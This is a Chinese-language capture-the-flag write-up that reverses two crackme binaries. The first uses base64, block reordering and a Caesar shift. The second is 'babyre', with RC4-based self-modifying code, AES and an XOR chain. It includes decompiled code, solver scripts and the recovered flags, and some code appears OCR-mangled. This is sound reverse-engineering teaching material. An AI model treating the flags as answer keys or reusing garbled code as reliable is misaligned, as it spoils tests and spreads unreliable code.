


```
int v9; // [rsp+38h] [rbp-18h]
char *v10; // [rsp+40h] [rbp-10h]
int v11; // [rsp+48h] [rbp-8h]
int i; // [rsp+4Ch] [rbp-4h]
unsigned __int8 *v13; // [rsp+70h] [rbp+20h]
int v14; // [rsp+78h] [rbp+28h]
int *v15; // [rsp+88h] [rbp+38h]

v13 = (unsigned __int8 *)a1;
v14 = a2;
v15 = a4;
if ( !a1 || !a2 )
  return 0xFFFFFFFFi64;
v11 = 0;
if ( a2 % 3 )
  v11 = 3 - a2 % 3;
v9 = a2 + v11;
v8 = 8 * (a2 + v11) / 6;
v10 = a3;
for ( i = 0; i < v9; i += 3 )
{
  *v10 = alphabet[(char)*v13 >> 2];
  if ( v14 + v11 - 3 == i && v11 )
  {
    if ( v11 == 1 )
    {
      v5 = (char)cmove_bits(*v13, 6, 2);
      v10[1] = alphabet[v5 + (char)cmove_bits(v13[1], 0, 4)];
      v10[2] = alphabet[(char)cmove_bits(v13[1], 4, 2)];
      v10[3] = 61;
    }
    else if ( v11 == 2 )
    {
      v10[1] = alphabet[(char)cmove_bits(*v13, 6, 2)];
      v10[2] = 61;
      v10[3] = 61;
```

进入encode_one,有通过他对数据长度的处理（*8/6），再三位处理变成四位，然后可以看到alphabet表如图所示



```
.rdata:0000000000405080 ; _BYTE alphabet[64]
.rdata:0000000000405080 _ZL8alphabet     db 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K'
.rdata:0000000000405080                                         ; DATA XREF: encode_one(char const*,int,char *,int *)+E8↑o
.rdata:0000000000405080                                         ; encode_one(char const*,int,char *,int *)+177↑o ...
.rdata:0000000000405080                  db 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V'
.rdata:0000000000405080                  db 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g'
.rdata:0000000000405080                  db 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r'
.rdata:0000000000405080                  db 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2'
.rdata:0000000000405080                  db '3', '4', '5', '6', '7', '8', '9', '+', '/'
```



```
__int64 __fastcall encode_two(const char *a1, int a2, char *a3, int *a4)
{
  char *Source; // [rsp+40h] [rbp+10h]
  char *v6; // [rsp+50h] [rbp+20h]

  Source = (char *)a1;
  v6 = a3;
  if ( !a1 || !a2 )
    return 0xFFFFFFFFi64;
  strncpy(a3, a1 + 26, 0xDui64);
  strncpy(v6 + 13, Source, 0xDui64);
  strncpy(v6 + 26, Source + 39, 0xDui64);
  strncpy(v6 + 39, Source + 13, 0xDui64);
  return 0i64;
}
```

进入到encode_two，由于base64把38位char型数组加密成了52位char型数组

这里又把52位char型以13位为一段瓜分成了4段


然后把4段通过strncpy函数进行了重新排序

1-1 1-3

2-2 2-1

3-3 3-4

4-4 4-2



```
{
  char v5; // [rsp+Fh] [rbp-11h]
  int i; // [rsp+14h] [rbp-Ch]
  char *v7; // [rsp+18h] [rbp-8h]
  const char *v8; // [rsp+30h] [rbp+10h]

  v8 = a1;
  if ( !a1 || !a2 )
    return 0xFFFFFFFFi64;
  v7 = a3;
  for ( i = 0; i < a2; ++i )
  {
    v5 = *v8;
    if ( *v8 <= 64 || v5 > 90 )
    {
      if ( v5 <= 96 || v5 > 122 )
      {
        if ( v5 <= 47 || v5 > 57 )
          *v7 = v5;
        else
          *v7 = (v5 - '0' + 3) % 10 + '0';
      }
      else
      {
        *v7 = (v5 - 'a' + 3) % 26 + 'a';
      }
    }
    else
    {
      *v7 = (v5 - 'A' + 3) % 26 + 'A';
    }
    ++v7;
    ++v8;
  }
  return 0i64;
}
00000F5C _Z12encode_threePKciPcPi:2 (40195C)
```

进入encode_three,我们可以看到这是典型的凯撒密码，偏移量为3，不过他是数字也包括在内作为处理的

所以写脚本再稍微做下处理就好。

1）根据以上三段，将程序里面存放的密文 EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG

在脚本中我们对密文进行三次反向操作或者解密，即可得到flag

Flag 为 GWHT{672cc4778a38e80cb362987341133ea2}

```
#include <stdio.h>
#include <string.h>

const char ciphertext[] =
{"EmBmP5Pmn7QcPU4gLYKv5QcMmB3PWHcP5YkPq3=cT6QckkPckoRG"};

const unsigned char base64_suffix_map[256] = {
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 253, 255,
255, 253, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 253, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255,  62, 255, 255, 255,  63,
52,  53,  54,  55,  56,  57,  58,  59,  60,  61, 255, 255,
255, 254, 255, 255, 255,   0,   1,   2,   3,   4,   5,   6,
7,   8,   9,  10,  11,  12,  13,  14,  15,  16,  17,  18,
19,  20,  21,  22,  23,  24,  25, 255, 255, 255, 255, 255,
255,  26,  27,  28,  29,  30,  31,  32,  33,  34,  35,  36,
37,  38,  39,  40,  41,  42,  43,  44,  45,  46,  47,  48,
49,  50,  51, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255, 255,
255, 255, 255, 255 };

char cmove_bits(unsigned char src, unsigned lnum, unsigned rnum)
{
src <<= lnum;
src >>= rnum;
return src;
}

int decode_one(const char *indata, int inlen, char *outdata, int *outlen)
{
int ret = 0;
if(indata == NULL || inlen <= 0 || outdata == NULL || outlen == NULL)
{
return ret = -1;
}
if(inlen % 4 != 0)
{
return ret = -2;
}

int t = 0, x = 0, y = 0, i = 0;
unsigned char c = 0;
int g = 3;

while(indata[x] != 0)
{
c = base64_suffix_map[indata[x++]];
if(c == 255) return -1;
if(c == 253) continue;
if(c == 254)
{
c = 0;
g--;
}

t = (t << 6) | c;
if(++y == 4)
{
outdata[i++] = (unsigned char)((t >> 16) & 0xff);
if(g > 1) outdata[i++] = (unsigned char)((t >> 8) & 0xff);
if(g > 2) outdata[i++] = (unsigned char)(t & 0xff);
y = t = 0;
}
}

if(outlen != NULL)
{
*outlen = i;
}
return ret;
}

int decode_two(const char *indata, int inlen, char *outdata, int *outlen)
{
```

```
int ret = 0;
if(indata == NULL || inlen == 0)
{
return ret = -1;
}

/*
1-1 1-3
2-2 2-1
3-3 3-4
4-4 4-2
*/
char *p = outdata;
strncpy(p+26,indata,13);
strncpy(p,indata+13,13);
strncpy(p+39,indata+26,13);
strncpy(p+13,indata+39,13);

return ret;
}

int decode_three(const char *indata, int inlen, char *outdata, int *outlen)
{
int ret = 0;
if(indata == NULL || inlen == 0)
{
return ret = -1;
}

char *p = outdata;
for(int i = 0; i < inlen; i ++)
{
char c = *indata;
if(c >= 'A' && c <= 'Z') *p = ((c - 'A') + 23)  % 26 + 'A';
else if(c >= 'a' && c <= 'z') *p = ((c - 'a') + 23)  % 26 + 'a';
else if(c >= '0' && c <= '9') *p = ((c - '0') + 7)  % 10 + '0';
else *p = c;

p ++;
indata ++;
}

return ret;
}

int main(int argc, char** argv)
{
char flag1[52];
char flag2[52];
char flag[38];
int L;
decode_three(ciphertext, strlen(ciphertext), flag1, &L);
decode_two(flag1, strlen(flag1), flag2, &L);
decode_one(flag2, strlen(flag2), flag, &L);
printf(flag1);
printf("\n");
printf(flag2);
printf("\n");
printf(flag);
return 0;


}
```

babyre

一、babyre

这题直接写个魔改的rc4算法计算s_box的值得到smc加密的异或值，或者dump内存，然后进行patch操作即可还原出真 实的judge加密逻辑:

```
s_box =
[0x83,0x24,0x84,0xcf,0x6c,0x8f,0x35,0x80,0x62,0xe6,0x3b,0x0c,0xc4,0x7c,0xad,0x
1b,0xbe,0xbc,0x75,0x01,0x91,0x56,0xf5,0xb8,0x03,0xc9,0xcd,0xa8,0x85,0x56,0xdc,
0xbb,0x5a,0xd4,0x52,0x09,0xd5,0xeb,0x8b,0x3c,0x24,0xfa,0xda,0x42,0x68,0xb4,0xf
9,0x42,0x8a,0xd0,0x13,0x52,0xe4,0x87,0xf3,0x09,0xc2,0xcd,0x7e,0x17,0x53,0x72,0
xfc,0x1b,0x53,0x99,0x77,0x86,0x10,0x7b,0x61,0x44,0x94,0xc2,0x00,0x5d,0x18,0x00
,0xa9,0xb0,0x38,0xc5,0x12,0x51,0x2d,0xd5,0xa4,0x5e,0x3b,0xae,0xba,0x74,0x17,0x
fa,0xc0,0xb4,0xad,0x38,0xd2,0xa2,0xf4,0x0e,0x5e,0xf9,0x2a,0x27,0x23,0x80,0x28,
0x86,0x46,0x80,0x04,0x7d,0xb9,0xb6,0xb5,0x42,0xe1,0x38,0x3c,0x99,0xb4,0x14,0xe
3,0xb9,0x8e,0x29,0x2c,0x97,0x5c,0x07,0xb9,0xb1,0xda,0xf6,0x3d,0x60,0x43,0x49,0
x67,0x04,0x32,0xb5,0x65,0x4e,0x7f,0xa4,0xd4,0xf5,0x29,0x49,0x2e,0x83,0x6a,0x93
,0x99,0x10,0xf8,0x96,0xa9,0xdf,0x7d,0xb6,0x1a,0x75,0x7a,0xdc,0xb5,0xec,0xf4,0x
64,0x8e,0x09,0xf3,0xef,0x69,0x04,0x48,0xf5,0x35,0x98,0x61,0x0f,0x9b,0xe9,0xb8,
0x24,0x57,0xcd,0xac,0xe5,0x1e,0x63,0x7d,0x6e,0x08,0x98,0xf2,0x55,0x78,0x57,0x0
c,0xf7,0xac,0x38,0x44,0xfb,0xb7,0x37,0x9e,0x0d,0x5f,0x0c,0xfc,0xc7,0x3d,0xfb,0
xf6,0xb4,0xca,0x6a,0xac,0x8c,0xc0,0x48,0xe8,0x9c,0x6e,0x2c,0xa7,0xc2,0x96,0x58
,0x6b,0x67,0x34,0xa7,0x2e,0x6f,0xfa,0x7c,0x0a,0x33,0x45,0x05,0xca,0x6f,0x4d,0x
9f,0x90,0xc6,0xa1,0xbf,0xc9,0x21,0x68,0x88,0xed,0xce,0xc9,0xf5,0x5b,0xf6,0x1a,
0xce,0x4a,0x0e,0xce,0xba,0x6f,0x32,0x65,0x25,0xc5,0x07,0xbe,0x4b,0xd5,0x96,0xc
d,0x7e,0x51,0x99,0x6b,0xd0,0xdb,0x7f,0xf8,0x3b,0xf8,0x18,0x57,0xf3,0xa9,0xf6,0
x1e,0x1c,0x4a,0xbb,0x15,0xc5,0xc5,0xcd,0x4b,0xe8,0xe7,0xa7,0x18,0x43,0x8e,0xb4
,0x2e,0x6a,0xa7,0x72,0x4c,0x84,0xc0,0xaf,0x4b,0x41,0x58,0x96,0x5c,0x48,0xa7,0x
d3,0x9a,0x03,0x16,0x4f,0x74,0x2a,0x59,0x7f,0xf4,0x6d,0xa6,0xcd,0xcd,0x93,0xbc,
0xe4,0xbf,0x03,0xfb,0xd6,0xc3,0xf4,0x35,0xac,0xad,0x40,0xd0,0x3e,0xd7,0xa5,0x5
0,0x71,0x0f,0x6a,0x20,0xa5,0xf0,0xa0,0x34,0x27,0x20,0x0f,0x34,0x60,0x37,0xb2,0
x0e,0x0a,0x76,0xfd,0xd4,0x93,0x4d,0xb6,0xb9,0x4e,0xad,0x98,0x9e,0xd9,0x25,0x65
,0x20,0x40,0x01,0xa1,0xc9,0xf4,0x11,0xa9,0x9c,0xe7,0x40,0x9a,0xfa,0x5c,0xac,0x
72,0x2e,0x0b,0xf7,0x2a,0xd4,0x29,0x00,0x05,0xed,0x35,0xe3,0xbc,0xc5,0xa8,0x37,
0x79,0xa7,0x17,0xbc,0xe7,0x36,0x9a,0x4e,0xa7,0x37,0xeb,0x6a,0xa8,0x19,0x81,0x9
0,0xc0,0x65,0x58,0x74,0xc1,0x1e,0x86,0x81,0x10,0xf3,0x99,0xb1,0x34,0x4c,0x5e,0
x10,0xc9,0x92,0x7e,0x61,0x8e,0x9e,0xb4,0x12,0x7b,0x70,0xab,0x20,0xba,0xaf,0x4c
,0xba,0x2c,0x67,0x87,0x98,0xe0,0x87,0x0f,0x8e,0x4e,0x12,0x85,0xb7,0x17,0x98,0x
4b,0xa4,0x53,0x2e,0x4f,0xb2,0x44,0x5d,0xed,0xde,0x1d,0xd7,0x3e,0x79,0xca,0xd3,
0x06,0xed,0xdb,0x82,0xf8,0x70,0x62,0xc8,0xdb,0x16,0xca,0xcd,0xee,0x7b,0x6a,0x9
5,0xcd,0xc3,0x9b,0x1c,0xa1,0x47,0xa7,0x79,0x7a,0x46,0x9f,0x85,0x89,0x74,0xf7,0
x9c,0x86,0xd5,0xcf,0x57,0xfa,0xf7,0xe8,0x57,0xe7,0x2f,0xd9,0x6f,0x3c,0xca,0x13
,0xd0,0xb6,0xa4,0xb9,0x9a,0xb4,0x25,0x87,0xeb,0xa2,0x3e,0xf0,0x12,0xe1,0x42,0x
6e,0x2b,0x76,0x3e,0x24,0xbe,0xbd,0x03,0x5e,0xb6,0x61]
n = (0x0000000000402969-0x000000000040272D) for i in range(n):
PatchByte(0x000000000040272D+i, Byte(0x000000000040272D+i) ^ s_box[i])
```

也可以直接动态调试跟汇编看逻辑。 二、计算aes加密的key 直接将密文拖进去程序内存，改1为0即可得到key

三、对最后一步进行爆破，能得到30多组解，只有一组能解出正确的flag，反向进一步逆向那个迭代异或，从而得到aes加密的密文，进行2段aes解密出flag:

```
# -*- coding: utf-8 -*-
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from binascii import *
import hashlib
import libnum
from Crypto.Util.number import *
```

```
enc = [189, 173, 180, 132, 16, 99, 179, 225, 198, 132, 45, 111, 186, 136, 116,
196, 144, 50, 234, 46, 198, 40, 101, 112, 201, 117, 120, 160, 11, 159, 166]
for j in range(256):
a = [j]
for i in range(31):
a.append(((enc[i] ^ ((a[i]^0x13)*2+7))-(a[i]%9)-2)&0xff)
# s = "".join(map(chr,a))
if a[31]==0xc4:
print(a)
#筛选flag
flag =
[0x4d,0x77,0x5e,0x0f,0xb3,0x4d,0x99,0xa6,0x8a,0xfa,0x54,0xb3,0x1e,0x96,0x91,0x7c
,0x18,0x85,0xf8,0x30,0x5e,0x61,0xba,0x34,0x1c,0xe9,0x84,0x45,0x0b,0x38,0xbe,0xc4
]
for i in xrange(len(flag)-1,-1,-1):
for j in xrange(i//4-1,-1,-1):
flag[i]^=flag[j]
print flag
flag = [77, 119, 94, 15, 254, 0, 212, 235, 176, 192, 110, 137, 122, 242, 245, 24,
115, 238, 147, 91, 134, 185, 98, 236, 137, 124, 17, 208, 7, 52, 178, 200]

c1 = b'\x4d\x77\x5e\x0f\xfe\x00\xd4\xeb\xb0\xc0\x6e\x89\x7a\xf2\xf5\x18'
c2 = b'\x73\xee\x93\x5b\x86\xb9\x62\xec\x89\x7c\x11\xd0\x07\x34\xb2\xc8'

des_crypto = b'\x0a\xf4\xee\xc8\x42\x8a\x9b\xdb\xa2\x26\x6f\xee\xee\xe0\xd8\xa2'
#将密文放进去内存，然后改下1为0获得输入key=th1s1sth3n1c3k3y
aes_key = b"th1s1sth3n1c3k3y"
def aes_decrypt(cipher, key=aes_key):
aes = AES.new(key,mode=AES.MODE_ECB)
return aes.decrypt(cipher)
print aes_decrypt(c1)+aes_decrypt(c2)
#GWHT{th1s_gam3_1s_s0_c00l_and_d}
```